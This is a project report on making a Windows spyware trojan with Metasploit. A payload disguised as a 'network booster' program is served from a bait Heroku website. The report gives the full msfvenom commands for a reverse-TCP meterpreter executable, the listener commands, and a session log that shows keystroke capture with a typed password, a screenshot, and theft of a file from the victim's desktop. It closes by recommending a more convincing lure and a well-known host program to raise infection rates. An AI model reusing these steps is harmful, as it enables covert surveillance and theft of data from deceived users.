

Development of a spyware virus using MetaSploit for Windows systems

Justinas Lekavičius

February 27, 2026

Abstract

The purpose of this project is to develop a downloadable spyware virus using MetaSploit – an executable file, disguised as a useful program that can be downloaded from a "trusted" website. The software will be running in the background and act as a backdoor for the attacker, giving access to sensitive data such as keystrokes and compromising security of the victim machine. The software can be downloaded by clicking a link in a Node.js website, hosted on Heroku PaaS (platform as a service). This software was developed for the "Demo Virus/Worm/TrojanHoarse/Ransomware for (Win/Linux/iOS)" project.

Contents

1	Introduction	1
1.1	Motivation	2
2	Theoretical part of project creation	3
2.1	Tools used for the development of the project	3
2.2	System architecture diagram	4
3	Practical implementation of project	5
3.1	Creating the attacker and victim virtual machines	5
3.2	Creating and deploying the website	6
3.3	Creating the spyware virus	7
3.4	Deploying the virus for download and monitoring	8
4	Results	9
4.1	Monitoring the victim's computer	9
5	Conclusions and recommendations	11

1 Introduction

Nowadays, modern systems, including hardware and software, are getting more and more secure and resistant to malicious activity. The newly released Windows 11, for example, features Virtualization-based security (VBS), which, using the system's hyper visor helps prevent the impact of kernel and malware viruses/attacks. However, older systems are not as safe, also taking into consideration that new exploits are discovered over time. Out of personal curiosity, and thanks to tools at hand, it is possible to attempt to create a malware that targets older systems. Therefore, the goal of this project is to develop a spyware virus for Windows systems. MetaSploit framework is utilised for injecting malicious payload into a created executable, and the virus is then provided for download on a Node.js website hosted on Heroku PaaS (platform as a service). The attacker virtual machine (the one that created the virus) may control the victim machine (running running Windows Server 2012 R2 Evaluation) that decides to execute the downloaded program. The result is a malware that can be downloaded from a publicly accessible site, which makes the user surrender the control of their computer to the attacker.

1.1 Motivation

The motivation for this project is the curiosity of how executable files are turned into back doors and what difficulties arise when attempting to turn a useful program into a malicious piece of software. Even though the developed website for distribution of the virus was not created with dead seriousness in mind, it was still designed in a way to mimic the ordinary at first but dangerous websites that Internet users usually encounter.

2 Theoretical part of project creation

In this section, the theoretical part of project creation is described in detail. This includes the selected tools and technologies for creation of the project, as well as the planning part.

2.1 Tools used for the development of the project

Several tools have been used for the development of the project.

- OpenNebula – platform utilised for virtual machine creation. Two machines were created utilising this platform – the victim and the attacker. Details of these virtual machines are described in the practical implementation of project chapter.
- MetaSploit framework – used for creation of the malware, specifically msfvenom. It features many possibilities with various payload options, and several arguments for customization of the created executable. In this case, "windows/meterpreter/reverse_tcp" payload option is used, targeting Windows systems. MetaSploit framework is also used to monitor the activity on victim machine, using msfconsole.
- Heroku – PaaS (platform as a service) used for deploying the website, and making it accessible publicly. The website address is <https://sit-project.herokuapp.com/>.
- Node.js – used to develop the website that is used to present the malware and make it available for download.
- Visual Studio IDE – used to develop an executable file that may be used for injecting the payload using MetaSploit. The executable file is a simple dialog window that informs user that the program is running.

How these tools are utilised will be revealed in more detail, in the following sections.

2.2 System architecture diagram




Figure 1: Project system architecture diagram.

The system architecture is presented in Figure 1. The victim and attacker are both using virtual machines, hosted on OpenNebula platform. The victim virtual machine with an Internet access visits the website, hosted on Heroku via given link. There, the victim may download the malware by clicking a button in the website. The button actually has a link for downloading the malware from attacker VM. This is possible by exposing the virtual machine's port 80. Once the victim runs the executable, they surrender their machine to the attacker, giving them access to it via msfconsole. The interaction is displayed as two-way, because the attacker can see victim's key presses, take screenshots and manipulate the machine remotely, and the victim can see the manipulations of the attacker, such as deleting files on their system.

3 Practical implementation of project

This section covers the process of implementing the project, starting with creating attacker and victim virtual machines, creating the virus, developing a web page for the distribution of the virus and acquiring the results from the victim machine.

3.1 Creating the attacker and victim virtual machines

Both the attacker and victim virtual machines were deployed on the OpenNebula platform. The attacker virtual machine was created using the Debian 11 LXDE template. It was important to expose the machine's port 80, as the malware will be downloaded from this machine. Afterwards, the sequence in Listing 1 was executed as superuser, to install tools needed for the attack. The following sequence is also available as a .sh file in the /src directory of the project.

Listing 1: Sequence for installing Kali tools to Debian machine

```
su
apt install wget gnupg dirmngr
wget -q -O - https://archive.kali.org/archive-key.asc | gpg --import

gpg --keyserver keyserver.ubuntu.com --recv-key
44C6513A8E4FB3D30875F758ED444FF07D8D0BF6

echo "deb http://http.kali.org/kali
kali-rolling main non-free contrib" >> /etc/apt/sources.list

gpg -a --export ED444FF07D8D0BF6 | sudo apt-key add -
apt update; apt upgrade
apt dist-upgrade
apt autoremove --purge
apt install kali-linux-large
```

Usually, kali-linux-everything metapackage would have been used to install even more tools for a Kali system, however, due to OpenNebula VM size limitations, and because not all tools were needed, kali-linux-large was used instead. After the sequence is finished, the superuser has access to Kali tools, needed for the malware attack. Finally, the machine's Apache service is started using the "service apache2 start" command.

The victim machine, on the other hand, was created using the Windows Server 2012 R2 Evaluation template. One reason is that it is one of the only Windows machine templates available on OpenNebula, the other reason being that it is useful for the project, as it features an older version of Windows OS. Also, the created malware is targeted for Windows systems, therefore, for example, a Linux OS wouldn't be able to launch the executable file.

3.2 Creating and deploying the website



Figure 2: A screenshot of the website for downloading the malware executable.

The website was developed using Node.js. It is a page with some interface, tempting the user to click the download button and run the downloaded executable, in hopes of boosting the user's network performance and increasing download/upload speeds. Obviously, that is not the case, and is just a ruse to bait the user into downloading the spyware. The download button has a link to the attacker's virtual machine (<http://10.0.1.114/NetworkBooster.exe>). The IP in the address is the attacker's virtual machine's private IP. Because both the victim and attacker virtual machines are in the same OpenNebula platform infrastructure, the private IP is used for the download link. Otherwise, the down-

load link would be <http://193.219.91.103:11298/NetworkBooster.exe> (including the attacker's virtual machine's public IP and the 11298 port (forwarded port 80)). Once the website development was finished, it was deployed to Heroku PaaS (platform as a service). Heroku recognises the website being created using Node.js, therefore a Node.js app is deployed. The app name is sit-project, and the app can be found publicly, via link <https://sit-project.herokuapp.com/>. This link can be visited by the victim, where the virus may then be downloaded.

3.3 Creating the spyware virus

The creation of the spyware virus was a two-stage process.

Firstly, a target executable file was created using Visual Studio IDE. A simple program with one dialog window was created, which lets the user know that their network's performance is "boosted". Clicking the "Okay" button minimises the program. Unfortunately, it was not possible to inject the payload into this executable file using MetaSploit. For unknown reasons, injecting the payload breaks the program and makes it inoperable, simply informing the user that "This app can't run on your PC". It is suspected that MetaSploit somehow breaks the VBScript functionality of the program, as the software was created using the VBScript Form functionality (for the dialog window). An alternative would be to use a more advanced program, either personally created or downloaded from the Internet (for example, an Internet browser). Therefore, the created program was not used as a target for MetaSploit payload injection, and it was proceeded without it, instead creating a simplistic executable using MetaSploit itself. Nevertheless, the original executable is still included in the /bin folder, and here is how it would have looked like:



Figure 3: Created executable, intended to be used for MetaSploit payload injection.

The second stage would have been to use the created executable as a target for MetaSploit payload injection, however, as mentioned, that was not possible. Thus, a more simple approach was used.

Msfvenom was used to create the spyware virus. The following command was used to generate an executable file with the payload:

```
msfvenom -p windows/meterpreter/reverse_tcp  
LHOST=10.0.1.114 -f exe > /var/www/html/NetworkBooster.exe
```

This command, when executed, generates an executable file with the "windows/meterpreter/reverse_tcp", which allows remote control of the victim system. The LHOST argument is the attacking virtual machine's private IP, i.e. the listener. The executable is output as .exe format file NetworkBooster.exe to /var/www/html directory, so that it may be downloaded with port 80 exposed and Apache server running. This is the simpler approach - if the approach to use the created program and inject it with the payload worked, the following command would have been used:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.1.114  
-f exe -x ./NetworkBooster.exe -k > /var/www/html/NetworkBooster.exe
```

This command, when executed, would have generated a new executable from the target program NetworkBooster.exe. A new piece of software injected with the "windows/meterpreter/reverse_tcp" payload would be copied to /var/www/html folder.

3.4 Deploying the virus for download and monitoring

Once the spyware is copied to the attacker's virtual machine's /var/www/html folder, the program is available for download. In this case, the download link is <http://10.0.1.114/NetworkBooster.exe>. However, the download link works only for the victim virtual machine, in the OpenNebula platform. Furthermore, trying to download the program on modern systems, including newer Internet browsers, it would be very likely that the program will not be downloaded and instead be rejected, being recognised as malware. That can be attributed to MetaSploit being a fairly known tool and the method for creating the malware simple. If more advanced methods were used, for example, encoding the payload, it would be less likely that the program would be detected by antivirus software.

To actually monitor for any victim's actions (once they launch the malicious software), msfconsole has to be launched on attacker's virtual machine. Once msfconsole is launched, several commands are executed to start listening for activity. This sequence of commands instructs the machine to listen for activity of "windows/meterpreter/reverse_tcp" payload. Once the victim launches the spyware virus, their activity can be seen in the shell screen of the attacker.

Listing 2: msfconsole commands for listening to victim activity

```
use multi/handler  
set PAYLOAD windows/meterpreter/reverse_tcp  
set LHOST 0.0.0.0  
exploit
```

4 Results

The final result is a spyware virus created using MetaSploit, that can be downloaded from a publicly accessible Node.js site, deployed on Heroku, which allows the attacker to take over the victim's computer. This section covers aftermath of the infection, i.e. what happens after the victim runs the spyware.

4.1 Monitoring the victim's computer

Once the victim runs the spyware virus, their activity can be read like an open book. Of course, that is until the session is ended, i.e., the victim either restarts their computer, turns off the Internet or shuts the software down via Task Manager for example.

If the victim does not close the spyware, they turn over control of their device to the attacker. Some examples of what the attacker can do are displayed in Figure 4. For example, the attacker can dump the keystroke sequence into their console window, or an external file if they wish. This means that the attacker can see everything the victim presses on their keyboard. The victim's privacy can be invaded even further, by using the "screengrab" command, which takes a screenshot of the victim's computer screen. One other example of the attacker's control over the victim's device is the ability to scan the victim machine's file system, and even download found files. For example, the attacker may scan the victim's desktop for image files with .png extension. The found files can then be downloaded to the attacker's computer.

```
root@debian: /var/www/html
File Edit Tabs Help
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Sending stage (175174 bytes) to 10.0.1.110
[*] Meterpreter session 1 opened (10.0.1.114:4444 -> 10.0.1.110:52472 ) at 2022-01-15 18:40:58 +0200

meterpreter > keyscan start
Starting the keystroke sniffer ...
meterpreter > keyscan dump
Dumping captured keystrokes...
facebookc.om<^H><^H><^H><^H>.com password test123 login logn<^H>in664<^A><^H>gmail.com<^A><^H>vma moodle<CR>

meterpreter > screengrab
[-] The "screengrab" command requires the "espia" extension to be loaded (run: `load espia`)
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /var/www/html/CbIVEhYB.jpeg
meterpreter > No protocol specified
Cannot open display:

meterpreter > search -f *.png
^C[-] Error running command search: Interrupt
meterpreter > search -d C:\\Users\\Administrator\\Desktop -f
No files matching your search were found.
meterpreter > search -d C:\\Users\\Administrator\\Desktop -f .png
No files matching your search were found.
meterpreter > search -d C:\\Users\\Administrator\\Desktop -f *.png
Found 1 result...
=====

Path                                     Size (bytes)  Modified (UTC)
----                                     -
C:\\Users\\Administrator\\Desktop\\secret image.png 3607          2022-01-16 22:32:39 +0200

meterpreter > search -d C:\\Users\\Administrator\\Desktop -f *
Found 2 results...
=====

Path                                     Size (bytes)  Modified (UTC)
----                                     -
C:\\Users\\Administrator\\Desktop\\desktop.ini      282          2022-01-13 21:26:21 +0200
C:\\Users\\Administrator\\Desktop\\secret image.png 3607          2022-01-16 22:32:39 +0200

meterpreter > download C:\\Users\\Administrator\\Desktop\\secret\\ image.png
[*] Downloading: C:\\Users\\Administrator\\Desktop\\secret image.png -> /var/www/html/secret image.png
[*] Downloaded 3.52 KiB of 3.52 KiB (100.0%): C:\\Users\\Administrator\\Desktop\\secret image.png -> /var/www/html/secret image.png
[*] download : C:\\Users\\Administrator\\Desktop\\secret image.png -> /var/www/html/secret image.png
meterpreter > 
```

Figure 4: Attacker's virtual machine's console window, revealing victim's information.

5 Conclusions and recommendations

In conclusion, the ability to infect a vulnerable system with a spyware virus is certainly possible with insignificant difficulty, given the possessed knowledge and tools to do so. However, due to some difficulties, the attempt to inject a self-made program with the payload was not successful. Furthermore, the seriousness of the developed website is questionable, and in a real life scenario would probably not convince users to download the advertised program. Thus, the recommendation would be to design a more professional and appealing to the eye website. Furthermore, it would be recommended to use a well known program (or a better made one) as a target for the malicious program, as that would raise the victim infection success rate.